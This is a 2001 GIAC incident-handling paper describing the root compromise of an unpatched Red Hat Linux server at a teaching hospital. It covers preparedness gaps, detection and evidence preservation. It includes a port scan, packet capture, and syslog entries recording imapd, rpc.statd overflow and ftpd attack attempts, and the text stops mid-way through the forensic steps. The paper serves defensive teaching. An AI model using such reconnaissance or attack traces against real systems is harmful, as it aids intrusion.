Use offense to inform defense.
Find flaws before the bad guys do.

.

GIAC

Advanced Incident Handling

and

Hacker Exploits

Practical Assignment for George Markham,
New Orleans, LA
January 28 - February 2, 2001

Option 1:
"Illustrate an Incident"

The fascinating tale of a lame hacker, a Linux Box, and how I received permission to deploy my IDS

EXECUTIVE SUMMARY

This paper describes an incident which unfolded during a recent "holiday weekend". The setting is the campus of a state-run teaching hospital, located somewhere in the mid-south. There I administer various systems supporting the clinical, business, and network infrastructure. The predominant operating systems I support there include IBM's AIX, Sun's Solaris, FreeBSD, Linux, and other UN*X variants. One of my "*other duties as assigned"* includes occasional participation in the investigation of computer incidents. In the instant case, an intruder "got root" on a unhardened system, administered by a Real Nice Guy™. At the end of the day, only the hacked box was found to be damaged by this incident. While the destruction is always regrettable, the incident was of that variety often referred to as a "controlled burn". My definition of a controlled burn:

"An incident with damage, where the educational value exceeded the costs of recovery"


As with most subjective assessments, your mileage will certainly vary. In terms of time spent configuring the hardware to duplicate the disk drive and investigate the hacked box, together with our investigative efforts, our estimate of the time involved amounted to:

40 man-hours for the administrators set up configuration of the box
32 man-hours total for investigation by myself and my partner
2 man-hours total by operations and help desk staff
7 man hours for the follow-up meeting, giving us a total of:
81 man-hours *known* cost consumed by this incident

A rough cost figure of 81 man-hours, @ 30 dollars an hour average salary, makes for $2430 in lost employee productivity costs alone. Meanwhile, several important projects were placed on hold during the investigation. These sorts of hidden costs are quite challenging to account for. We estimate that with benefits and such factored in, the dollar costs were probably closer to $3000. Add in a couple disk drives, and a new pc being pressed into service to replace the hacked one, and it approaches about $5000 Dollars U.S. Considering that we recently paid $15,000 to have a broken Oracle database recovered, I think this incident was a "bargain" *if it prevents a real catastrophe by significantly enhancing our security posture*. In the following narrative, I will attempt to analyze our organizational response, comparing it to the six-stage incident-handling model advocated by the SANS Institute. I will highlight where organizational practices deviate from SANS consensus guidelines, and report how compliance can improve future responses. Our simplified network layout appears on the next page.

PREPARATION

How the Organization is currently postured, through acts and omissions to respond to computer incidents.



Mirroring its network, the organizational culture of my employer is a mélange of government, research, education, and business. We intimately network with a Veterans Administration hospital, a Pediatric hospital, and our state governmental backbone. We share point-to-point links with third party vendors, are on the Internet, and participate in the Internet 2 project[1]. We share trust relationships across networks, serving the needs of students, consultants, business and academic partners, medical staff, and researchers. Hieratically, we lack a CIO-level executive who is fully empowered to coordinate IT strategy. This leaves us without express authority to unilaterally dictate IT policy to the campus. Happily, our Director is well respected, and her recommendations generally receive great deference by the Board governing our campus. We certainly have authority to police the systems we manage. Because we manage the majority of infrastructure, and control much of the raw talent, we have a certain amount of inherent capacity to effect change. For example, we write the firewall rules, control routing and address assignments, coordinate backups, and manage most desktops via SMS. Historically, we built our campus-wide network link by link, tying together at one point 92 separately managed LANS, mostly running Novell Netware. In the beginning, there was a DEC PDP10/70 running TOPS-10, by upgrading it to a VAX 780, we replaced our old "phone

[1] organizational authorship. "Internet 2: Internet2 Website", undated, URL: http://www.internet2.edu/ March 12, 2001

cable" connections with Ethernet. System by system, things had already begun to integrate when the Internet came along. Out of the blue, some academics obtained a 56K feed, and quietly wired it into the network. It took a while before career managers in the legacy mainframe shop its ramifications. In those days, it was a rare bird that thought a firewall wasn't required by the fire code. At the time we jacked in, TCP/IP enabled PC's had just been deployed to replace coax-wired 3270 mainframe terminals in clinical care areas. We were running Windows 3.1 desktops, cobbled to our hodgepodge Ethernet backbone via tedious third-party Winsock / packet driver combinations (remember those?). With static ip addressing in an un-subnetted class B network, we were fair game for every bad thing. We began to experience primitive Denial of Service attacks, storms of ping floods and such while we were experimenting with Cello[2] and IRC[3]. People began asking questions, hiring consultants when they couldn't access the mainframe due to broadcast storms. Along came some switches, twisted pair, and simple filtering at the Internet router. When our network manager discovered I had acquired a basic understanding of Solaris, I was tagged to build a firewall. This was just after a prestigious auditing firm officially opined that we *better* deploy a firewall. I found myself spirited into the world of network support, playing with routers and switches. Conniving headhunters managed to lure me off to work with a local ISP, where hacking and tracking incidents were a daily adventure. I worked with some FBI agents there, and learned to enjoy the thrill of the hunt. Subsequently, I was re-recruited by my former employer, entered into my present position as we flirted with ATM, and finally settled on switched gigabit Ethernet. Today we are about 35% switched to the edge and moving forward as fast as possible. For the last 3 years, I have been tangentially involved in various aspects of our organizations security planning. We have been sending staff to SANS events for the last two years, and it has greatly improved our awareness to say the least. I find my fellow-attendees eager to work to educate our users and assist organizational management in developing sound policy. With the emergence of the current HIPAA[4] regulatory *hullabaloo*, I believe organizational awareness in security issues has finally reached critical mass. I will now assess my organization's preparedness posture in light of the best practices recommended by the SANS Institute. To accomplish this, I draw liberally from their publication, Incident Handling Step by Step, Version 1.5.[5] , using its "step by step" guidelines as a map to chart our preparedness:

Step 1.1 Establish Policy and post warning banners.
Compliant:

- Have formal security policy in place

---

[2] One of the original web browsers. See Atherton, Bruce and Sadler, Will et al,. "FAQ for Cello, Part 1". undated. URL: http://www.law.cornell.edu/cello/cellofaq.html, (March 12, 2001)
[3] Internet Relay Chat, then the coolest chat system in the world. See Lo, Joseph, et al. "Internet Relay Chat (IRC) Frequently Asked Questions". Dec 13, 1996. URL: http://www.irchelp.org/irchelp/altircfaq.html (March 12, 2001)
[4] Sweeping new information security and privacy regulations being promulgated under the 1996 Health Insurance Portability and Accountability Act (HIPAA). See organizational author, "PGP Security – Basic HIPAA Q&A". undated. URL: http://www.pgp.com/hipaa/basicqa.asp (March 12, 2001)
[5] Northcutt, Stephen, et al. "Computer Incident Handling, Step by Step, version 1.5", Bethesda: The SANS Institute, May 1998. 1-24.

- Monitor network via firewall and proxy logs
- Production systems and desktops under our departments control are kept reasonably current patch-wise.
- Written policy addresses presumptions of privacy, email ownership, acceptable computer and network use, and encryption key ownership and escrowing issues.
- Mandatory written confidentiality agreements for vendors, consultants, and other remote users with access to medical and business information are in place.

Noncompliant:

- Lacking standardized warning banners mandated by policy at present - primary focus not prosecution, but prevention (due to resource requirements)
- Lacking a formally deployed Intrusion Detection System
- Lacking a formal incident handling "team" - consensus to create one is rapidly emerging
- Lacking a formal policy on outside peer notification - we do maintain good working relations with upstream provider, which is a unit of state government
- Lacking a formal policy on dealing with incidents involving remote computers, or those belonging to contractors, consultants, or other non-fulltime employees.

Step 1.2 Develop management support for an incident handling capability.
Compliant

- Regular collection of news articles, threat assessments, and other analysis for use by management, keeping them abreast of new and evolving threats, so they can in turn educate the functionaries *they* report to.
- Incidents regularly illustrated for management. Never underestimate the impact on management attitudes that viewing vital organizational data can have, especially when sniffed from a port last occupied by a hacked box!
- Estimates of recovery costs are provided as we illustrate incidents.
- List of qualified employees that could form a core incident handling team on hand, and shared often with senior management.
- Management support for development of an incident handling capability exists, plans being made to identify and train key people.

Noncompliant

- Have yet to formally appoint, equip, and deploy a response team
- No specific policies addressed to a response team exist. IS management has worked hard to raise awareness within organization – it's starting to pay off:
  - ✓ SANS training budgeted for several administrators
  - ✓ Purchased Tripwire[6] for key UN*X systems
  - ✓ Additional focus on firewall rules
  - ✓ Plans being made to subnet class B campus backbone
  - ✓ Response Team formation being seriously studied
- Have yet to determine whether response team will be based on the local, centralized, or combination model – opinion leans towards the combination.

[6] Tripwire is a widely used quality assurance tool, See organizational author. "Tripwire Home Page". .undated. URL: http://www.tripwire.com, (March 12, 2001).

Step 1.3 Select incident handling team members and organize the team
Compliant

- Two full time employees that process incident calls currently on staff. These employees handle paperwork, and marshal technical resources to investigate and resolve incidents.
- Organizational policy already dictates that all press statements will be cleared by Public Relations Office
- Have a comprehensive Disaster Recovery (DR) plan in place, however, it does not directly speak to incidents regarding intruders, denial of service attacks, virus outbreaks etc. DR plan is in need of revision at this time.

Noncompliant

- Currently no special compensation/recognition plan is in place to reward or retain incident handlers, although the topic is under discussion.
- IS Security has no formal relationship with the organizations' Public Affairs Office; however, management has good rapport with them.
- Although no formalized technical team is in place for incident handling, the DR plan specifically names individuals, and lists their contact information/skill sets.
- No equipment kits, policies, or checklists are in place to support a coordinated team response to an incident - considerable preparatory work remains to be done

Step 1.4 Develop an emergency communications plan
Compliant

- Call lists available to our help desk personnel for each crucial system, but lists are not incident-response specific
- The hospital side of our operation has invested in training key staff to "work around" computer / electrical / communications failures.

Noncompliant

- No formal call-tree or other emergency communications plans that are incident-response specific in place; however, our network support staff do have a number of portable radios, with telephone patch through capabilities. These radios connect to a repeater network, and in crisis can be pressed into play.
- DR call lists are not stored offsite.
- No shared repository for passwords and encryption keys exits
- Organizational model hampers cooperation - many systems operated autonomously, many network nodes *unknown* to IS department.
- No "war room" dedicated to incident handling, although Y2K response center still exists, we are lobbying to transform it into such a facility.
- No secure, out of band communications capabilities at present, although there is discussion of setting up a secured messaging board.
- No resource acquisition plans in place to support an incident response team.

Step 1.5 Provide easy reporting procedures
Compliant

- Easy to use incident reporting via our 24 hour a day help desk - trouble reports of a general nature automatically page key administrators

- New employee orientation addresses computer use, and stresses the importance of confidentiality and security
- Management briefed regularly on new threats, incident costs, and related matters

Noncompliant

- No specific training for new employees regarding incident handling and reporting, procedures are inconsistent across organizational units
- No published list of indicators of an incident exits at this time, however we are working to produce a consensus on this subject among departments.
- No Intranet Incident Information Page exists at this time.
- Incident reports not taken via email at this time- we rely upon written forms.
- No special rewards exist for incident reporters at this time.

Step 1.6 Conduct training for team members

Noncompliant

- No substantive discussions or response planning addressed to specific incident scenarios has taken place - Y2K gave us an organizational framework which we are hoping to adapt to incident response
- Team training involving tools and techniques is lacking since we don't have a formal team assembled. That is coming – soon.
- No advance stocking of high capacity drives or other supplies for use in forensic investigations or recovery to date
- No war games have been conducted, but several interested people are informally discussing how to go about this.

Step 1.7 Establish guidelines for inter-departmental cooperation

Compliant

- IS Security cooperates with help desk, and is working on appropriate scripts to capture data of interest in incident prevention, investigation, and handling
- Incidents are reported, recorded, and tracked

Noncompliant

- No clear guidelines for interdepartmental cooperation on incident handling exist, permission from each department head must be asked before investigations begin

Step 1.8 Pay particular attentions to relationships with system administrators and network managers

Compliant

- System administrators intimately involved in incident handling - they are the only technical handlers at this time.
- Proactive training conducted via SANS training classes, and similar professional opportunities.
- Regular backups required on all key systems, enterprise desktops
- Network managers are involved in incident investigations when appropriate

Noncompliant

- No "power log file reader" recognition system exists, although after the instant incident, this item is going to be advanced on the agenda of things to change.

Step 1.9 Develop interfaces to law enforcement agencies and other Computer Incident Response Teams (CIRTs)

Compliant

- Low-level contacts with our in-house police agency (duly commissioned officers armed with guns!) have been made – several have a keen interest in computer forensics and investigations.

Noncompliant

- No real idea about the specific types of cases local law enforcement is interested in at this time.
- No recent contacts with Federal authorities have been made
- We have had no law enforcement briefing on evidence collection methods for systems administrators or management
- No contacts have been made with other incident handling organizations at this time.

To summarize, when compared to the consensus of best practices in the SANS survival guide, our organization has smelled the coffee, and is waking up, but breakfast hasn't been served yet. Now, let's move next to how we identified the incident under discussion as such.

IDENTIFICATION OF THE SUBJECT INCIDENT

Has an incident occurred, and if so, what is the nature and scope thereof?

A low-end Pentium class machine was placed on the DMZ of our network. Being in a .edu domain, we are a prime target of network probers, script kiddies, and other workers of mischief. We enjoy a 100 MBS connection to our state governments backbone, which connects via a Really Fat Pipe™ to the Internet. This makes us a natural staging ground for DDOS attacks. We also participate in the Internet 2 project, so 45MBS of our total upstream pipe is dedicated to links to other I2 partners. This presents quite a challenging environment from a security perspective! The subject machine was running RedHat Linux[7], version 6.2(Zoot), installed via the canned "server" installation option. The machine was deployed without regard to patching or hardening, and NFS was active. The machine was intended to be a web server, running some vendor-supplied educational "courseware". The machine had been set up to log its syslog events to a hardened machine off our DMZ (a network inside our address space, but outside of our firewall). The subject machines' administrator had reached a stopping place in his work, just before an extended holiday weekend (President's day). The remote syslog machine was also unwatched - its administrator was off for the holiday too. The first clues of distress manifested when the hacked machines' administrator was unable to login via telnet, on Sunday, 19 February 2001. Computer operations staff were contacted, and booted the machine, because no login was available from the system console. The administrator

[7] RedHat is a wildly popular Linux distribution. See organizational author "REDHAT.COM – Serving the Linux and Open Source Community". Undated. URL: http://www.redhat/com (March 12, 2001)

placed a call to the help desk Monday morning – the actual holiday. Knowledgeable call dispatchers normally staff the help desk, however, the mainframe computer operators take night and holiday calls. These harried souls dispatch calls with "off-hours" call handling scripts. Since this system was not a *production* system, the call wound its way through various help desk pathways until the morning of Tuesday, February 20, 2001. Note that I was not formally assigned to "handle" this incident at once. I was merely looking at a normal request for ad hoc support from an academic user with a UN*X related problem. Current policy provides that we don't "investigate" another departments machine unless first requested in writing, with the signature of a Dean or Department Head being required on a paper form. This "permission-ing" process can take a full day, or more in some instances. This doesn't extend to assisting other departments with computer support needs in the normal scope of business. Therefore, our "event" was not, procedurally speaking, an "incident", it was still a help desk call for technical assistance. I contacted the systems administrator and we met in the computer room. I began to assess the systems status, thinking "broken Linux box". The administrator was forthcoming, and I sensed trouble. No, no one was known to have been able to login since close of business Thursday. Yes, the machine was sitting on the DMZ ahead of our firewall(mercifully on a switched port!). Backup scheme? Nervous laughter followed - we were dealing with the "nuke it from high orbit and reapply data[8]" scheme. Great. I ssh'd into the FreeBSD[9] play toy in my office and ran a fast port scan against the machine, and identified several interesting open ports, the administrator felt one in particular was out of line:

#nmap –sT 10.0.1.2
Starting nmap V. 2.07 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on (10.0.1.2):

Port	State	Protocol	Service
21	open	tcp	ftp
22	open	tcp	ssh
23	open	tcp	telnet
25	open	tcp	smtp
53	open	tcp	domain
79	open	tcp	finger
80	open	tcp	http
98	open	tcp	tacnews
111	open	tcp	sunrpc
143	open	tcp	imap2
514	open	tcp	shell
515	open	tcp	printer
730	open	tcp	netviewdm2
735	open	tcp	unknown

[8] A playful reference to the policy expressed by more enlightened characters in the classic movie Aliens, by James Cameron, 1986, where "Ripley" and a low-ranking "Space Marine" [suddenly invested with command of a battered detachment, fighting for survival against a hideous race of acid-filled, parasitic monsters], hastily determined to abandon the infested planet, nuking it from high orbit, without regard to sensibilities of cost, in order to destroy their nemesis.
[9] FreeBSD is a wonderful free operating system based on Berkley 4.4BSD Lite code. I am an evangelist for it, come to a tent meeting sometime! See organizational author. "The FreeBSD Project". Undated. URL: http://www.freebsd.org (March 12, 2001)

```
1024    open        tcp        unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 79 seconds
```

Of particular interest was port 22(ssh) - the administrator was lucidly clear - *he* didn't install ssh on the box. He shared with me that he didn't like or use ssh, since he couldn't find a free Windows client for it. OK, fine. I made a mental note to get him one at the conclusion of the escapade. Connecting to port 22 reveled an *apparent* ssh daemon, reporting version 1 protocol, but valid user logins on that port utterly failed to yield a command prompt. I wanted to sniff the box at this point, so I procured a 4-port hub and patched my FreeBSD box in alongside the ailing RedHat system. In retrospect, one should always get express permission to do this. I would have preferred to do port mirroring on the switch, but the guy with the passwords for switches was gone on vacation. This is why SANS teaches us to have passwords locked away in a safe place, accessible for emergency use by incident handlers. The traffic sniffing tcpdump program was run, and it's output logged to a Tera Term Pro session log file. A simple filter for the host in question was written on the fly:

```
sniffles # tcpdump host 10.0.11.235
tcpdump: listening on de0
08:21:11.489971 arp who-has 10.0.11.235 tell 10.0.1.111
08:21:11.490139 arp reply 10.0.11.235 is-at 0:10:5a:17:1:ee
08:21:11.490326 10.0.1.111.netbios-ns > 10.0.11.235.netbios-ns: udp 50
08:21:11.490650 10.0.11.235 > 10.0.1.111: icmp: 10.0.11.235 udp port netbios
-ns unreachable [tos 0xc0]
08:21:13.416073 10.0.1.111.netbios-ns > 10.0.11.235.netbios-ns: udp 50
08:21:13.416338 10.0.11.235 > 10.0.1.111: icmp: 10.0.11.235 udp port netbios
-ns unreachable [tos 0xc0]
08:21:15.348658 10.0.1.111.netbios-ns > 10.0.11.235.netbios-ns: udp 50
08:21:15.348921 10.0.11.235 > 10.0.1.111: icmp: 10.0.11.235 udp port netbios
-ns unreachable [tos 0xc0]
08:21:17.898152 arp who-has 10.0.1.111 tell 10.0.11.235
08:21:17.898394 arp reply 10.0.1.111 is-at 0:10:5a:17:e1:7d
```

This took about 10 minutes to set up. We watched for a while, without seeing any "bad" traffic pass either way, except for our own test connection, launched from a nearby workstation. There was no console login available, and the machine just cryptically displayed an error message about a missing shared object file when you entered a username at the prompt. These login attempts did not generate network traffic. I left the sniffer going, and began reviewing events reported to the remote syslog server. This is one of the cheapest clue gathering tools you can ask for - I use a FreeBSD box for this function myself. It's done on most UN*X systems by editing /etc/syslog.conf on the system you wish to watch, adding the remote loggers name with an @ in front, like this:

```
[root@hacked etc]$ more syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                 /dev/console
kern.*                                  @logjam.yourdomain.net
```

```
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                  /var/log/messages

# The authpriv file has restricted access.
authpriv.*                                      /var/log/secure
authpriv.*                                      @logjam.yourdomain.net
auth.* ;*.emer                                  @logjam.yourdomain.net
```

Four machines, including our victim, were logging to the "logjam" box. After a bit of culling, some facts emerged. Late in the morning of Thursday, February 15, 2001, (just before the start of the long President's Day weekend) someone targeted our Linux box with exploits directed against known services.

```
Feb 15 11:11:42 10.0.1.2 imapd[5379]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
Feb 15 11:12:28 10.0.1.2 imapd[5381]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
Feb 15 11:12:47 10.0.1.2 imapd[5383]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
Feb 15 11:13:11 10.0.1.2 imapd[5385]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
Feb 15 11:04:45 10.0.1.2 imapd[5388]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
Feb 15 11:05:09 10.0.1.2 imapd[5390]: System break-in attempt, host=hacked.oursite.edu [10.0.1.2]
```

The imap service is widely used to send and receive email, and is often a source of vulnerabilities. Not a bad try. Later in the day, things turned serious:

```
Feb 15 16:06:45 hacked rpc.statd[355]: gethostbyname error for
^X÷ÿ¿^X÷ÿ¿^Y÷ÿ¿^Y÷ÿ¿^Z÷ÿ¿^Z÷ÿ¿^[÷ÿ¿^[÷ÿ¿bffff750 8049
710 8052c20687465676274736f6d616e7972652065206520726f7220726f66
bffff719  bffff71a


bffff71b
```

Looking like an apparent buffer overflow attack targeting rpc.statd, the above log entry stood out from the crowd. From the "gethostbyname error", I suspect an impossible length hostname was fed to rpc.statd, hoping to overflow a vulnerable buffer and load malicious code on the stack. A bit later we noted some lines from an apparent attack against ftpd also. Note these are brutal, direct, targeted attacks here, not pesky scanning and probing. Someone was hammering the machine in an attempt to find a point of entry. From the attacks, it appears they had previously performed an OS fingerprint of the box, and knew they had a Linux machine in their sights. We did not have an Intrusion Detection System (IDS) in place, although we have run demos of several. The consensus for official IDS deployment hadn't reached the permission and funding stages. Without the clues an IDS provides, we will never know for sure when the hostile action really commenced. As you can see, the ftp attack resulted in a segmentation fault in the ftp daemon, never a good thing:

```
Feb 15 17:29:51 hacked ftpd[2057]: FTP session closed
Feb 15 17:30:01 hacked ftpd[2348]: ANONYMOUS FTP LOGIN FROM dsl206.noplace.likehome.com [192.168.0.55], u@h.com
Feb 15 17:31:45 hacked ftpd[2348]: exiting on signal 11: Segmentation fault
```

I suspect that some kind of denial of service attack may have been used to mask syslog events coming off the machine, for the subsequent log entries didn't look quite right – just a hunch, no solid proof of this was ever found. It was simply too quiet after the vigorous attacks earlier. Then, at 20:22 we picked up a headshot:

```
Feb 15 20:22:50 hacked PAM_pwdb[1470]: (su) session opened for user root by dick(uid=502)
Feb 15 20:43:21 hacked syslogd 1.3-3: restart.
```

Humm. "dick" was not a valid user on the system in question - someone evil had root. That someone also restarted syslog, or something that represented itself as syslog. We heard nothing else from the box from that point on. Hackers loathe remote syslog servers, so we make good use of them, and because we do, there was no question left, our box was declared "hacked".

CONTAINMENT

Assessing damage and keeping things from getting worse.

I stuck my head in the security office, notified them we had a hack, and asked them to start working the incident investigation paperwork. The machine was isolated immediately from the network by unplugging the network cable. When the admin at balked at pulling the plug, I intimated that the machine could be being used as a platform for attacking other systems. I suggested that if the FBI got involved, they might need the box, to examine it for evidence. He repented, and pulled the plug - that one works every time! He yanked the cable, which was a Very Good Thing™. We continued to log network traffic destined for box for a while, but saw nothing. Notice was quietly forwarded to upper management by telephone. They informed various key people to watch for suspicious activities. We kept as low a profile as we could, passing word only to those with a need to know. I grabbed another experienced UN*X administrator, and together with the hacked admin, we looked hard at the box. The second admin, a recent SANS attendee, was recruited to provide a witness, and a second opinion- it's best not to assume that you see the entire picture. By lunch we had all necessary permissions forms signed, and began to fully assess the damage. The hacked admin lost interest at this point, and didn't return after lunch. We were under no production related constraints, so we investigated at a more leisurely pace than we would if, say, the mail servers had been penetrated. We geared up for an autopsy. A fresh bound notebook was used to record each action performed, starting with the removal of the system from the computer center. Each investigator initials the notes made in this investigation notebook, both at the at the beginning and ending of each session. Our legal department has briefed none of the people I work with, nor have they had to offer testimony in a legal context. I do believe our methods are reasonably sound, based on my own experiences as a paralegal writer working in a criminal defense / post-conviction relief context. The hacked disk drive ("hacked" for out discussion) was removed, and its serial number recorded. Happily, an identical Seagate Medalist 2132 disk drive ("target" for our discussion) was found in

Server Support's parts bone yard. We installed "target" in a Windows 2000 box as a secondary drive and wiped it with a 7 pass data overwrite, using PGPTools[10]. We then recorded its serial number, removed it, set its jumpers and installed it in a disk drive duplicator box our Server Support crew has. It is essentially a Pentium II with a floppy and 3 empty IDE slots. It boots from a Windows98 boot disk (for cdrom support), and runs the Norton Ghost[11] utility from it's IDE cdrom via a batch file. This was our process for making the image copy:

- ✓ turned the duplicator box on and setup the "target" drive in BIOS, noting carefully its exact device ID (took a few tries…)
- ✓ rebooted into DOS with cdrom support from floppy, and launched ghost from cdrom via a batch file.
- ✓ Re-verified the ID of the "target" disk using "monkeybuttons" via the nice GUI
- ✓ shut down the duplicator box, jumpered and then installed the "hacked" drive into the duplicator box using a free IDE connector on the cable.
- ✓ powered on the duplicator, and setup up the "hacked" drive in BIOS, noting its ID
- ✓ rebooted into DOS with cdrom support again, and loaded ghost from cdrom.

We used the ghost GUI to initiate a full "sector by sector" image copy (Disk to Disk) from the hacked disk to the target disk. When it completed, we removed both disks. To preserve the chain of custody[12], we took a label from our best, non-removable label stock, put both our signatures on it, and placed it over the source drives IDE interface plug. The label will disintegrate when removed, so, with this seal intact, you have evidence that no access to the original drive has been made. The original disk drive was put in a sealed

---


[10] A data wiping tool, part of the PGP Freeware for Windows suite. See organizational author. "PGP Security – Products – PGP Freeware".undated. URL: http://www.pgp.com/products/freeware (March 13, 2001)

[11] Norton Ghost, Enterprise Edition version 6.5 is a disk cloning / copying product with extensive capabilities. See organizational author. "Symantec Products". Undated. URL: http://www.symantec.com , (March 13, 2001) for more information on this tool


[12] Chain of Custody is a legal term of art. A recent Department of Justice Agent Handbook says:
"2. Chain of Custody

When prosecutors present evidence to a court, they must be ready to show that the thing they offer is the same thing the agents seized. When that evidence is not distinctive but fungible (whether little bags of cocaine, bullet shell casings, or electronic data), the "process or system" (to use the language of Fed. R. Evid. 901(b)(9)) which authenticates the item is a hand-to-hand chain of accountability. Although courts generally have allowed any witness with knowledge to authenticate a photograph without requiring the photographer to testify, that may not suffice for digital photos. Indeed, judges may now demand that the proponent of a digital picture be ready to establish a complete chain of custody--from the photographer to the person who produced the printout for trial. Even so, the printout itself may be a distinctive item when it bears the authenticator's initials, or some other recognizable mark. If the photographer takes a picture, and then immediately prints and initials the image that becomes an exhibit, the chain of custody is just that simple. But if the exhibit was made by another person or at a later time, the proponent should be ready to show where the data has been stored and how it was protected from alteration. " Quoted from DOJ Handbook" FEDERAL GUIDELINES FOR SEARCHING AND SEIZING COMPUTERS", URL: http://www.usdoj.gov/criminal/cybercrime/search_docs/sect8.htm#C.2 (March 12, 2001)

"Fed-X" mailer, and placed in a locked, fire proof vault. All access to that vault is logged. It will remain there indefinitely. A third disk drive was procured, installed in the hacked systems chassis as a primary boot device, and Redhat 6.2(Zoot) was installed on it. Once this was accomplished, the /etc/fstab file on this newly installed system was edited to provide for a second hard drive, /dev/hdb, and stub directories were created for the attachment of the copied drive as show in the following screen capture:



We did this to avoid any compromised code being executed. In retrospect, we should have mounted the disk "no exec no suid[13]" as well. The image backup of the drive containing the compromised system files was then introduced into the original chassis as /dev/hdb, and the system was booted. Upon restart, the image backup was mounted by the system as three read-only file systems, under the directories /hacked, /hacked/boot and /hacked/swap:



